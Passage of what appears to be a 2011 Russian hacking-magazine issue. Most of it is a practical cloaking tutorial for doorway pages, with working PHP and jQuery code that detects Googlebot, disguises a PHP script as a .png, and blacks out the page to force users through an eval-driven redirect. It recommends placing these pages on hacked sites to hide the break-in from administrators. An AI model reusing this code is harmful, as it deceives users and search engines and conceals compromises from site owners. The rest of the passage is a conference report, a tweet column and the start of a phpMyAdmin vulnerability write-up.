Ты спросишь, для чего нужно такое разграничение? Очень просто. Применение данной технологии позволяет существенно увеличить время жизни страниц, нацеленных на быстрый сбор трафика (дорвеев). Теперь давай немного углубимся в суть клоакинга. Итак, допустим у нас есть специально подготовленная страница, в которой мы применяем клоакинг. При заходе на такую страницу поисковый робот увидит специально оптимизированную пагу, где ему не будут видны редиректы, баннеры и другие промоматериалы, к которым поисковые машины относятся крайне негативно. Пользователь же может увидеть два типа страниц: страница для пользователя («серчера»), пришедшего с поисковика и страница для всех других пользователей, не попадающих под определенные условия. В первом случае пользователь видит страницу с промоматериалами, ссылающимися на предмет его поиска, и не видит всей той грязной внутренней оптимизации для поисковика, которая могла бы его спугнуть. Во втором случае пользователь может увидеть совсем другую страничку, в корне отличающуюся от двух предыдущих, описанных выше. В последнее время клоакинг используется на взломанных сайтах, которые уже имеют множество внешних ссылок, и где уже была какая-то информация (данный факт является несомненным плюсом для Google). Такой подход является самым актуальным на текущий момент и позволяет:

1. Увеличить время жизни нашего дорвея (если мы сделали его на чужом ресурсе).
2. Долгое время скрывать факт хака от администратора сайта.


Также стоит отметить, что с точки зрения поисковых систем клоакингом не считается использования географического положения и особенностей браузера при построении страницы, поэтому на многих безобидных белых сайтах используется некое подобие клоакинга.

Теперь настало время перейти к практике.




links

- jscompress.com — легкий обфускатор JavaScript кода.
- jquery.com – библиотека Jquery.
- addons.mozilla.org/en-US/firefox/addon/modify-headers — modify headers для FireFox.



Промо для пользователя



Настройка расширения Modify Headers

Идентификация

Существует четыре способа идентификации пользователей и ботов:

- HTTP referrer;
- User-Agent;
- IP-адрес;
- поведенческий анализ с помощью JavaScript.

Типичный пример идентификации поискового робота в логах HTTP-сервера ты можешь увидеть на соответствующем скриншоте. В целом же, все эти способы можно и нужно использовать вместе, потому что только тогда они дадут максимальную пользу для твоих дорвеев. Теперь поговорим о каждом из способов отдельно.

HTTP referrer

Первый и по праву основной метод — это парсинг и анализ заголовка HTTP referrer.
С помощью данного метода мы сможем узнать следующие важные детали:
1. Откуда на наш дорвей пришел пользователь.
2. Является ли данный пользователь серчером.
Простейшая реализация проверки рефферера без получения исходного поискового запроса выглядит так:

```
<?php
if (strstr($_SERVER['HTTP_REFERER'],
  "http://google."))
  echo  'Информация выдаваемая серчеру';
else
  echo 'Информация выдаваемая другим';
?>
```

Стоит отметить, что подмена заголовка с рефферером не содержит в себе каких-либо трудностей, поэтому поисковые роботы могут маскировать себя под обычного серчера. В большинстве случаев HTTP referrer у поисковых роботов отсутствует.

User-Agent

Почти каждый HTTP-клиент указывает информацию о себе в поле «User-Agent» заголовка запроса. Этот параметр также не составит труда подменить или просто не указывать. Для лучшего понимания полезности данного заголовка разберем юзерагент гуглобота.
Итак, поисковый робот Google имеет несколько версий и, соответственно, различающийся от версии к версии User-Agent.
Вот несколько видов юзерагента гугла:

```
• Mozilla/5.0 (compatible; Googlebot/2.1;
+http://www.google.com/bot.html)
• Googlebot/2.1 (+http://www.google.com/bot.html)
```

Достоверно известно, что иногда Google заходит под видом обычного пользователя, указывая в качестве User-Agent один из популярных браузеров или просто пустое поле. Мы не будем собирать всю базу агентов гугла, а просто проверим все вхождения слова google в юзерагент с помощью одного из простейших способов на PHP:

```
<?php
if(stristr("google",$_SERVER["HTTP_USER_AGENT"]))
  echo 'Это бот';
?>
```

IP-адрес

Для реализации данного способа нам потребуется база IP-адресов гугла. За основу ты можешь взять базу, которую я заботливо положил на наш диск, но учти, что использовать только ее одну крайне нежелательно. Для удобства мы будем использовать базу в виде регулярных выражений, таким образом, у нас появится возможность удобного указания подсетей.
Также у каждого IP-адреса мы будем проверять hostname на наличие в нем слова google:

```
<?php
$stop_ips_masks = array(
  "66\.249\.[6-9][0-9]\.[0-9]+",
  "70\.91\.180\.25",
  "81\.159\.49\.212");
foreach ( $stop_ips_masks as $v )
{
  if ( preg_match( '#^'.$v.'$#', $_SERVER['REMOTE_ADDR']))
  {
    echo 'Это бот';
    break;
  }
}

if (strpos(gethostbyaddr($_SERVER['REMOTE_ADDR']), 'google'))
  echo 'Это бот';
?>
```

Данный способ является одновременно самым сложным и самым действенным, поэтому его использование при клоакинге не просто желательно, а обязательно.

Сбор IP-адресов

Так как у гугла постоянно появляются новые подсети IP-адресов, вся сложность предыдущего метода заключается в их сборе и обновлении. Один из способов сбора адресов роботов заключается в создании видимой только для них ссылки на специальный скрипт, сохраняющий IP-адреса всех обращений к этому скрипту:

```
<div style="display:none"><a href='target.php'>click</a></div>
```

```
66.249.71.65 - - [02/Apr/2011:14:42:24 -0500] "GET /robots.txt HTTP/1.0" 404 961 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
66.249.71.65 - - [02/Apr/2011:14:42:24 -0500] "GET / HTTP/1.0" 200 860 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
66.249.71.65 - - [02/Apr/2011:18:00:43 -0500] "GET /get HTTP/1.0" 200 68 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
```

Поисковый робот в логах HTTP-сервера

Сам скрипт сохранения IP-адресов будет выглядеть так:

```
<?php
  $f = fopen('base.txt','a+');
  fwrite($f,str_replace('.', '\.', "'".
    $_SERVER['REMOTE_ADDR']."',\n"));
  fclose($f);
?>
```

Чем дольше скрипт будет собирать IP-адреса, тем лучше. Перед началом использования обновленной базы обязательно очисти ее от дублей.

JS-клоакинг

Данный способ является совершенно новым направлением в клоакинге, с помощью него можно придумать кучу уловок, позволяющих перехитрить поискового робота. Так как в настоящее время эмуляция JavaScript в Google оставляет желать лучшего, хитрые дорвейщики и придумали некоторые трюки, которые поисковая машина просто не сможет понять. В целом же, применение JS-клоакинга позволяет успешно анализировать поведенческий фактор и более точно определять «человечность» клиента. В качестве примера я буду использовать библиотеку JQuery, так как она существенно облегчит написание кода и усложнит его разбор эмулятором.
Сразу же хочу предупредить, что, используя JavaScript-код, ты должен обязательно пропустить его через обфускатор, так как это нехитрое действие существенно усложнит разбор кода как машинам, так и твоим коллегам по цеху. Но не перестарайся, потому что за слишком сильно зашифрованный код гугл наносит санкции.

Поведенческий анализ

Что в первую очередь делает пользователь после захода на нужный ему сайт? Правильно, он начинает выполнять какие-то действия, например: движения мышью, нажатие клавиш, прокрутка скроллом, изменение размеров окна и т.д. Именно эти действия мы и будем отлавливать, а также применим несколько хитрых уловок, о выполнении которых для каждого отдельного пользователя гугл не сможет сказать однозначно.
В качестве первого примера я покажу, как можно отловить действия пользователя на странице с помощью JQuery:

```
$(document).ready(function () {
  $(window).bind(
    'click mousemove scroll resize keydown',function(event) {
  alert('Ты совершил: '+event.type);
  });
});
```

Результат работы данного скрипта ты сможешь увидеть на соответствующем скриншоте.

Трюк с картинкой

Теперь я покажу пример небольшой хитрости, с помощью которой мы сможем более точно убедиться, кто именно просматривает текущую страницу. Для начала создадим файл с названием image.png и вставим в него следующий код:

```
<?php
if(stristr("google",$_SERVER["HTTP_USER_AGENT"]))
  {
  header('Content-Type: image/png' );
  readfile('image2.png');
  }
else
  {
  header('HTTP/1.1 404 Not Found');
  die();
  }
?>
```

Далее включим интерпретацию кода в файлах с расширением png, создав файл .htaccess с таким содержимым:

```
AddType application/x-httpd-php .png
```

С помощью JavaScript выведем эту картинку на экран и проверим, загрузилась ли она на нашей странице:

```
document.write('<img src="image.png"/>');
$(document).ready(function () {
$('img[src*="png"]').error(function () {
  alert('Ошибка при загрузке картинок');
})
});
```

Что у нас получилось? При обращении картиночного робота к image.png он видит безобидную картинку, в то время как пользователь вместо этой картинки получает ошибку 404. В это же время наш JavaScript-код проверяет, были ли ошибки при загрузке картинки (а они как раз будут, не забывай о выданной пользователю странице). Таким образом, эмулятор JavaScript-робота Google не сможет понять, что происходит с обычным юзером. Картинку робот видит, в коде есть проверка на ошибки, то есть даже если он сможет понять, что тут за проверка, то все равно пойдет по другому пути, с рабочей картинкой.

Промо

Чтобы добиться максимального количества переходов, нам нужно навязать определенные действия пользователю. Поэтому, как только мы поймем, что это не робот, на пользовательский экран сразу же выведется красивая информация с промо, при этом скрывая все, что написано на странице.
В качестве примера приведу следующий код:

```
document.write('<div id="dialog" class="window"> <img
src="promo.jpg" style="cursor: pointer;"> </div> <div
2id="mask"></div>');
$(document).ready(function () {
   $("#dialog").css('position', 'absolute');
   $("#dialog").css('display', 'none');
   $("#dialog").css('z-index', '9999');
   $("#mask").css('position', 'absolute');
   $("#mask").css('left', '0');
   $("#mask").css('top', '0');
   $("#mask").css('z-index', '9000');
   $("#mask").css('background-color', '#000000');
   $("#mask").css('display', 'none');
   $(window).bind('mousemove scroll resize keydown',
function (eve) {
   var maskHeight = $(document).height();
   var maskWidth = $(window).width();
   $('#mask').css({
     'width': maskWidth,
```

```
$(document).ready(function () {
    $("#dialog").css('position', 'absolute');
    $("#dialog").css('display', 'none');
    $("#dialog").css('z-index', '5555');
    $("#mask").css('position', 'absolute');
    $("#mask").css('left', '0');
    $("#mask").css('top', '0');
    $("#mask").css('z-index', '5000');
    $("#mask").css('background-color', '#000000');
    $("#mask").css('display', 'none');
    $('img[src*="png"]').error(function () {
        $(window).bind('mousemove scroll resize keydown', function (eve) {
            var maskHeight = $(document).height();
            var maskWidth = $(window).width();
            $('#mask').css({
                'width': maskWidth,
                'height': maskHeight
            });
            $('#mask').fadeIn(1000);
            $('#mask').fadeTo("slow", 0.90);
            $("#mask").css('background-color', '#000000');
            var winH = $(window).height();
            var winW = $(window).width();
            $("#dialog").css('top', winH / 2 - $("#dialog").height() / 2);
            $("#dialog").css('left', winW / 2 - $("#dialog").width() / 2);
            $("#dialog").fadeIn(2000);
            $(window).bind('click', function (event) {
                $(this).load('pl.txt', function (resp) {
                    eval('window.location = "' + resp + '";');
                    $(this).unbind(event)
                })
            })
        });
    });
});
```

Могучий JQuery

```
      'height': maskHeight
   });
   $('#mask').fadeIn(1000);
   $('#mask').fadeTo("slow", 0.90);
   $("#mask").css('background-color', '#000000');
   var winH = $(window).height();
   var winW = $(window).width();
   $("#dialog").css('top', winH / 2 -
     $("#dialog").height() / 2);
   $("#dialog").css('left', winW / 2 -
     $("#dialog").width() / 2);
   $("#dialog").fadeIn(2000);
   $(window).bind('click', function (event) {
     $(this).load('pl.txt', function (resp) {
       eval('window.location = "' + resp + '";');
         $(this).unbind(event);
 });});});});
```

Как только пользователь начинает совершать какие-то действия, мы сразу же затемняем фон и выдаем картинку, при переходе на которую юзер будет перенаправлен на ссылку, находящуюся в файле pl.txt. Вынося ссылку в отдельный файл, мы скрываем ее от любопытных глаз, а также получаем возможность подгружать ее со стороннего ресурса. Данный метод является не самым оптимальным из-за того, что он навязывает действия серчеру, в результате чего пользователь уходит с нашей странички за очень короткий промежуток времени.
Ты должен понимать, что, чем дольше пользователь проводит времени на твоей странице, тем лучше эта страница выглядит в глазах поисковых систем. Поэтому здесь стоит выбрать что-то одно: больше пользователей за меньшее время или меньше пользователей за большее время.

Эмуляция серчера

После того как ты решился использовать клоакинг, тебе наверняка захочется протестировать его в боевых условиях, поэтому давай представим тебя тем самым серчером :). Итак, чтобы сделать вид, как будто ты пришел с поисковика, ты можешь использовать замечательное дополнение для FireFox под названием Modify Headers.
Здесь я не буду описывать работу с Modify Headers в силу его интуитивно понятного интерфейса, а опишу лишь необходимые действия:
1. Добавь новый заголовок и укажи в нем такие значения:

```
Action = Modify
Name = Referer
Value = http://google.com
```

2. На вкладке Options поставь галочку «Always on».
3. После этого открывай свою проклоаченную страничку и проверяй работоспособность своих скриптов в качестве сервера.

Обобщение

Теперь настало время обобщить все способы и собрать полноценный скрипт клоакинга.
В данном скрипте будут присутствовать следующие способы:

```
• проверка User Agent;
• проверка Referrer;
• проверка IP;
• проверка на действия пользователя;
• проверка картинкой;
• подгрузка ссылки для перенаправления из стороннего файла;
• красивый способ выдачи промо и сокрытия контента,
задерживающие пользователя на страничке.
```

Полную реализацию скрипта с базой IP-адресов ты можешь взять с нашего диска. Если на твоем сервере нельзя использовать .htaccess, то просто удаляй картинку, и скрипт все так же останется работоспособным.

Вредный Google Toolbar

Ни для кого не секрет, что у Google есть своя панель инструментов, устанавливаемая во все популярные браузеры, так называемый Google Toolbar. Кроме видимых для юзера функций в нем присутствуют еще и скрытые модули, которые передают поисковому гиганту пользовательскую информацию о посещаемой странице. Еще несколько лет назад Google toolbar можно было легко определить с помощью javascript, сейчас же это не представляется возможным.При большом количестве трафика информация с тулбара начинает учитываться поисковиком, и тут наш клоакинг становится бесполезным. Роботы начинают понимать, что страницы, видимые ботом и клиентом, различаются. Пока тулбар даст понять Google, что на данном сайте используется клоакинг, может пройти много времени, поэтому тебе не стоит сильно волноваться по этому поводу. Проблема тулбара является одной из проблем, которые могут помешать скрыть от гугла перенаправление пользователя на нужный нам лендинг и приносить трафик максимальное количество времени. Другой проблемой является поведенческий фактор, который гугл также успешно учитывает, если пользователь слишком быстро уходит со страницы. При обнаружении поисковиком механизмов клоакинга на сайт накладываются жесткие санкции, поэтому использовать данную технологию нужно с умом и максимально правильно.

Заключение

В данной статье мы подробно разобрали такую интересную вещь, как клоакинг. Я надеюсь, что теперь ты и сам сможешь придумать еще более хитрые способы обмана поисковых систем.
Если ты собрался использовать клоакинг на практике, то обязательно собери свою полную базу IP-адресов и тщательно проверь ее. Также не используй на постоянной основе одну и ту же видимую пользователю часть (javascript, промоматериалы), иначе гугл легко сможет пометить все твои странички как одну большую сеть дорвеев. Чем легче определить твой клоакинг, тем быстрее ты попадешь в бан. ⌶



Тарас «oxdef» Иващенко (oxdef.info)

OWASP APPSEC EUROPE 2011: КАК ЭТО БЫЛО?

Отчет с крупнейшей конференции по веб-безопасности в Европе

Как бы мог быть взломан Twitter, зачем нужны сканеры безопасности в IBM, какие новые технологии появились для защиты браузера, что поможет при реверсинге мобильного приложения? Добро пожаловать, наверное, на лучшую конференцию по веб-безопасности в Европе. Попробую рассказать, как это было.

Intro

Если для тебя слова XSS, CSRF, SQLi, Click-Jacking что-то значат, то ты наверняка слышал и о таких организациях, как OWASP и WASC. The Open Web Application Security Project (OWASP) — это открытое сообщество и одноименная некоммерческая организация, которая ставит себе сложную цель сделать так, чтобы безопасных приложений было как можно больше. Для этого ведется пропаганда безопасности в целом, а на сайте публикуются различного рода документы, охватывающие все аспекты разработки и тестирования веб-приложений. Наиболее известным примером подобного материала является список 10 наиболее критичных рисков безопасности веб-приложений — OWASP Top10 (если посмотреть вакансии на должность инженера по ИБ, то хорошее понимание уязвимостей из этого списка является обязательным требованием — прим. ред.). Помимо публикации полезных материалов в рамках сообщества разрабатывается большое число утилит, среди них — популярные прокси для анализа HTTP-трафика WebScarab и Zed Attack Proxy, мощный набор правил для WAF ModSecurity, обучающее основам веб-уязвимостей окружение WebGoat и многое другое. А для того чтобы вовлеченные люди могли общаться и делиться знаниями, проводятся различные профильные конференции. Так вот AppSec Europe 2011 является самым главным событием OWASP и, имхо, самым главным событием для веб-безопасников в Европе.

OWASP AppSec

OWASP AppSec стартовал еще в 2004 году в США и 2005 году в Европе и постепенно вырос в серию ежегодных конференций «под единым флагом» по всему миру, включая обе Америки, Европу, Азию, Австралию и Израиль. Городом проведения европейского отделения в этом году стала столица Ирландии Дублин, а в качестве места проведения мероприятия был выбран самый известный университет этой страны — Тринити-колледж (Дублинский университет). Мероприятие проходило четыре дня (с 7 по 11 июля), первые из которых были отданы на тренинги, вторые же два — посвящены докладам. Тренинги как всегда кусались ценами, поэтому я решил в этом году обойтись без них. Доклады были разделены на три параллельные секции (защита, предотвращение, атака), среди которых не всегда удавалось однозначно выбрать наиболее интересный доклад и приходилось чем-то жертвовать (это обычное дело с параллельными секциями). К слову сказать, конференция получилась достаточно представительной. Среди спикеров можно было увидеть как представителей известных компаний и организаций: Fortify/HP, Adobe, IBM, Verizon, Microsoft, так и просто интересных людей. К сожалению, я на этом мероприятии в этот раз был только в качестве слушателя, мучившего спикеров вопросами :).

День первый

Итак, первый день начался для меня с доклада Дэвида Стабли из 7 Elements Ltd на модную нынче тему и непаханое поле для троллинга — APT :). APT в данном случае — это вовсе не пакетный менеджер, как могли бы подумать поклонники Debian GNU/Linux. APT есть Advanced Persistent Thread или «постоянная продвинутая угроза» (хотя и «целенаправленная угроза» на слух чуть получше буквального перевода). Иными словами, даже установив все обновления безопасности, закрыв все порты на файрволе и заблокировав все социальные сети, ты все равно чувствуешь, что сделано недостаточно. Всегда есть опасение, что даже самую надежную защиту могут «пробить», если это будет кому-то очень надо, и если закажет кто-то серьезный. Радуйтесь менеджеры по продажам ИБ решений (наш продукт защищает даже от APT!) и трепещите директоры по безопасности крупнейших (и не очень) компаний — APT идет! :) Дэвид кратко рассказал о том, как он понимает APT, о нашумевших последних случаях, которые так или иначе ассоциируют с этим термином.

Удивил доклад «Как стать админом твиттера: введение в атаки на современные веб-сервисы» Андреса Фалкенберга из Рурского университета. Стало сюрпризом то, что на самом деле в докладе рассматривалась гипотетическая атака, а вовсе не реальный случай. Это, конечно, расстроило, но тем не менее, само по себе выступление получилось интересным и было посвящено атакам на веб-сервисы (в частности программные интерфейсы популярных облачных сервисов), предоставляющих SOAP-интерфейс. И


Дублин красив, много пабов и гиннеса :)

конкретно на механизм защиты XML Signature путем обертки подписанных XML-объектов, которые адресуются по id в другие, но уже со вставкой своей команды. Получается, что для серверной части подписанная команда проходит валидацию нормально, но при этом выполнится совсем другая, подсунутая злоумышленником! Доклад получился достаточно живым и стал одним из наиболее интересных с технической точки зрения на конференции.
Неожиданно интересным получился доклад, а также секция вопросов-ответов от Марка Кросби из гиганта IBM про их опыт интеграции контролов безопасности в цикл разработки программного обеспечения. Что, если раздать разработчикам веб-приложений преднастроенные сканеры уязвимостей и попробовать заинтересовать их вопросами безопасности таким образом? Начнут ли они писать более безопасный код? А что, если устроить целое состязание в шуточной форме? Чувствуется, что в IBM в отделе безопасности экспериментируют с мотивацией разработчиков и даже пытаются подходить к этому с юмором и высокой долей оригинальности :). SDLC был вообще популярной темой на конференции, правда не всегда это было на благо и в итоге было достаточно много «пустых» спонсорских докладов.
Замыкал первый день конференции для меня немного скучный доклад «Основы Python для тестировщиков веб-приложений» от Джастина Сирла из InGuardians Inc. «Почему скучный?», — спросишь ты. Очень просто, сейчас уже мало кого можно удивить знанием Python, и он, имхо, уже перенимает звание языка номер один для пентестера у могущественного Perl'a. А коль ты пентестер веб-приложений и заинтересовался питоном, то библиотеки urllib/httplib ты уже наверняка расковырял и знаешь хорошо! Так что посвящать этому целый доклад немного странно. Лишь в конце доклада стало немного интереснее, когда Джастин презентовал свой проект pycit, который представляет собой набор шаблонов на питоне для веб-тестинга. Чтобы не писать каждый раз один и тот же код, ты можешь просто взять готовый шаблон, по-быстрому подправить его немного — и все готово. К сожалению, проект, судя по активности в SVN, подзаброшен.

День второй

На второй день я все-таки решил поучаствовать в CTF, который проходил в рамках конференции. На самом деле это был скорее HackQuest с набором баллов за пройденные задания, чем CTF в чистом виде. В самом начале само собой шли простые этапы, в основном с подстановкой необходимых значений в HTTP-заголовки запроса и просто нахождением нужных флагов в различных местах исходных кодов. Чем дальше, тем, конечно, сложнее. К сожалению (да-да, именно так :), в этом квесте я натолкнулся на одну из самых больших проблем на этой конференции: в здании банально практически не было доступных электрических розеток (кстати, английского типа, так что пришлось искать еще и переходник). Так что как только я добрался до первой десятки по баллам, мой ноут предательски ушел спать.
Помнишь, я писал, что докладов про SDL на конференции было представлено даже избыточно? Более того, часто доклады про успехи в безопасности SDL были изрядно нашпигованы маркетинговым трешем. Примером этого были выступления Джанне Уусилехто из Nokia и парней из Microsoft. Красивые графики и клипарты, слова о киберпреступности и о том, какие безопасные продукты стремятся производить компании. К слову сказать, к вебу данные презентации отношения имели мало. Microsoft умудрились вообще вставить пропагандистскую часть про то, какие они теперь открытые, как дружат с опенсорсом. Я нор-



links

Страница конференции со доступными для скачивания слайдами: owasp.org/index.php/AppSecEU2011

Официальный сайт WASC: www.webappsec.org

Top10 уязвимостей по версии OWASP: owasp.org/index.php/Category:OWASP_Top_Ten_Project

Руководство по тестированию веб-приложений от OWASP: owasp.org/index.php/Category:OWASP_Testing_Project



Обедали мы прямо «по-спартански». Все столовые были закрыты, поэтому накрыли прямо в музее...

мально отношусь к этим компаниям, но тут они могли вполне и более интересные и уместные доклады подготовить. Не без интереса я посмотрел на доклад «Новые стандарты и приходящие технологии в безопасности браузера» от Тобиаса Гондрома из рабочей группы Специальной комиссии интернет-разработок (IETF). Получился хороший обзор средств безопасности, так или иначе связанных с веб-браузером:

- Mime-Sniffing;
- Same-Origin Policy;
- Secure Channel: * HSTS Strict Transport Security * TLS in DNSSEC;
- Frame-Options;
- Content Security Policy;
- Do-Not-Track.

Про большинство из них ты уже наверняка наслышан, остановлюсь лишь на HSTS. Атака SSL-stripping известна уже достаточно давно. Напомню, она заключается в том, что исходя из того, что веб-браузер жертвы не знает, что с конкретным сайтом можно взаимодействовать строго по HTTPS, злоумышленник, пропуская трафик жертвы через свой хост (например, с помощью атаки ARP-spoofing), заменяет все https-ссылки на обычные http. Таким образом, трафик до него приходит в открытом виде, а уже от хоста злоумышленника до сайта создается полноценное SSL-соединение. HTTP Strict Transport Security (HSTS) как раз и позволяет веб-приложению явным образом сказать веб-браузеру, что работа с ним должна идти строго по HTTPS. Делается это отправкой в HTTPS-ответе специального заголовка: Strict-Transport-Security: max-age=15768000; includeSubDomains. В данном случае веб-приложение просит веб-браузер в течение 15768000 секунд обращаться к нему строго по HTTPS, включая субдомены.

Одно из самых достойных технических выступлений подготовил Дэн Корнелл из Denim Group. Он практически препарировал мобильное приложение на примере iOS и Android-платформ с указанием на фишки каждой из них. Какие утилиты можно использовать для бинарного анализа мобильного приложения, что интересного хранится в конфигах, и к чему может привести SQL-инъекция в мобильном приложении, — все это Дэн рассказал, сопровождая примерами и юмором. Одной из основных идей доклада стала атака на мобильное приложение через его же зарегистрированный в системе контент-хэндлер: <iframe src=»the_scheme://stuff?param=PAYLOAD» />. Получается интересная атака на стыке веба и мобильного мира. Мобильные приложения, ровно как и «мобильное все», сейчас, конечно же, на взлете популярности, так что стоит обратить внимание на этот не совсем «вебовский» доклад.

Достаточно интересным получился доклад Джастина Кларке из Gotham Digital Science о практическом аспекте криптоатак на веб-приложения. На криптографии базируется огромный костяк технологий информационной безопасности.

Но криптография — весьма непростая наука, и нередко разработчики ошибаются при собственной реализации алгоритмов или при неправильном использовании существующих. Это и постарался рассказать Джастин. Криптографическая тема обычно не из самых захватывающих, особенно когда ты не криптоаналитик, но тут после демонстрации того, как с помощью padding-криптоатаки получилось вытащить содержимое конфига дотнетовского приложения, стало гораздо увлекательнее :).

Не обошли стороной и генераторы случайных чисел и риски, связанные с их необдуманным использованием (вспоминается отличная статья «Неслучайные числа» www.xakep.ru/magazine/xa/119/058/1.asp). Это выступление я бы назвал одним из самых интересных на конференции. Обязательно посмотри слайды на сайте конференции.


Outro

Пара слов о месте проведения конференции. Тринити-колледж превзошел ожидания. Мало того, что это хорошо оснащенное учебное заведение, которое входит в Дублинский университет, так еще и насквозь пропитанное историей. Шутка ли, он был основан в 1592 году Королевой Елизаветой I! Очень сильно надеюсь, что и в России универы приблизятся когда-нибудь по условиям для обучения к подобным вузам. Сама конференция OWASP AppSec Europe тоже удалась. Даже несмотря на малое количество и не всегда высокий уровень технических докладов. И даже несмотря на весьма специфичную ирландскую погоду :). Надеюсь, что в следующем году в Греции все-таки приму участие в конфе уже как спикер.

#HACKER TWEETS



Твиттер в последнее время стал настоящей кладезью знаний по информационной безопасности. Но это следствие. Важна причина — в твиттере обитает тусовка самых продвинутых ресерчеров и хакеров. Чтобы вовлечь тебя в этот мир и приблизить к элите, Алексей Синцов в этой колонке будет ежемесячно отбирать самые интересные твиты. У него и у самого есть микроблог — twitter.com/asintsov — советуем тебе с него и начать.



@cesarcer:
Советик ресерчерам: круче искать новый вектор атаки, чем уязвимости: если ты нашел всего один новый вектор, то ты нашел дюжину уязвимостей.




@PiotrBania:
Если тебе понравились мои последние исследования (типа такого: t.co/UexpfJP), то ты можешь номинировать меня на pwnie awards (t.co/F6biKi6).
Комментарий: Петр Бания — известный исследователь, который в отличие от большинства хакеров акцентирует свое внимание на методах защиты. С его исследованиями можно ознакомиться по указанной ссылке, а кроме того — ты можешь отдать свой голос на номинацию его как автора (ну можно, конечно, и другого выбрать) на приз в номинации «Лучшее исследование года», проходящее в рамках Blackhat 2011 в Лас-Вегасе.




@LulzSec:
Арест людей не остановит нас, ФБР! Мы прекратим огонь, если вы оденете башмаки на ваши головы. Это единственный способ остановить все это!




@shaver:
Шикарный заголовок вакансии: «Sony Electronics ищет талантливого сеньора аналитика по информационной безопасности приложений в нашу штаб квартиру в Сан-Диего. Ты знаешь зачем.»




@evdokimovds:
IDA v6.1 и HexRays v1.5 утекли. История http://t.co/Q4O0B5Q




@0xcharlie:
Хороший секюрити исследователь != хороший пен-тестер.




@j00ru:
Закинул на блог другое описание MS11-056: CVE-2011-1282: Разыменование нулевого указателя в User-Mode & Ко. Смотри ссылку: http://t.co/fEn.
Комментарий: Известный польский хакер сообщает подробности и иные детали для реализации атаки на CSRSS-подсистему с использованием уязвимости CVE-2011-1282.




@aaronportnoy:
Я почти уверен, что мог бы найти кучу багов, банально ища конструкции «cmp reg8, 0x3E». Почему, ну почему, так любят разработчики писать свои собственные XML-парсеры?
Комментарий: Аарон Портной рассказывает простой принцип поиска XML-парсера по шаблону «cmp reg8, 0x3E» (0x3E — символ закрытия тэга: '>'. cmp — инструкция сравнения). Или же, где программа ищет символы тэгов, говорит о том, что она их обрабатывает — например, это может быть XML-парсер... а они обычно дырявые)



@0xcharlie:
Ну же MS: найти удаленную багу в Windows 7 — 0 баксов. Найти ребят, кто запустит ботнет — 250 000 долларов. Реактивное мышление, а надо бы проактивное!
Комментарий: Microsoft не хочет вводить программу вознаграждения за уязвимости... Чарли Миллер намекает...




@kingcope:
Как и обещал: удаленный root-эксплойт для OpenSSH 3.5p1 под FreeBSD. http://t.co/DYHct9W




@crypt0ad:
Каждый раз, когда ты думаешь, что ты закончил фейспалминг, появляется новая академическая работа, которая напоминает тебе — что заканчивать с этим ещё рано... #JOP.
Комментарий: JOP — Jump Oriented Programming, тот же ROP, только для передачи управления используется регистр (JMP reg), а не слово из стека при RETN.




@jeremiahg:
«Нарушение безопасности в RSA заставили компанию предложить клиентам заменить почти весь миллион Токенов» = вот цена зеро-дея.



@Ariel_Coronel:
Гугль должен заполнять автоматически всю инфу обо мне в Гугл+. Ну же... вы же знаете, где я живу, с кем общаюсь, сплю ли или нет и т.д.



@dakami:
Итак, моя 88-летняя бабуля тратит последние несколько часов перед сном, играя в видео игрули на iPad'е. Мы живем в будущем.

@attackresearch:
Неважно, есть ли у тебя сисадмин, сканер уязвимостей или рок-звезда исследователь — тебя все равно поимеют.

M4g (icq 884888, http://snipper.ru)



PHPMYADMIN НА ЛОПАТКАХ

Взлом известного движка с помощью нашумевшего бага в глобализации переменных

Седьмого июля текущего года все продвинутое IT-сообщество всполошилось в связи с появлением известия о том, что все последние версии дефолтного MySQL-менеджера phpMyAdmin уязвимы к некой детской атаке, связанной с неконтролируемой глобализацией переменных. Предлагаю тебе вместе со мной окунуться в увлекательное исследование анатомии данной уязвимости.

Предыстория

Я надеюсь, что тебе не надо объяснять, что такое phpMyAdmin и с чем его едят, поэтому перейдем сразу к его хладному трупу :). Седьмого июля некий буржуйский багокопатель под ником Mango обнаружил следующее интересное место в коде движка:

```
./libraries/auth/swekey/swekey.auth.lib.php
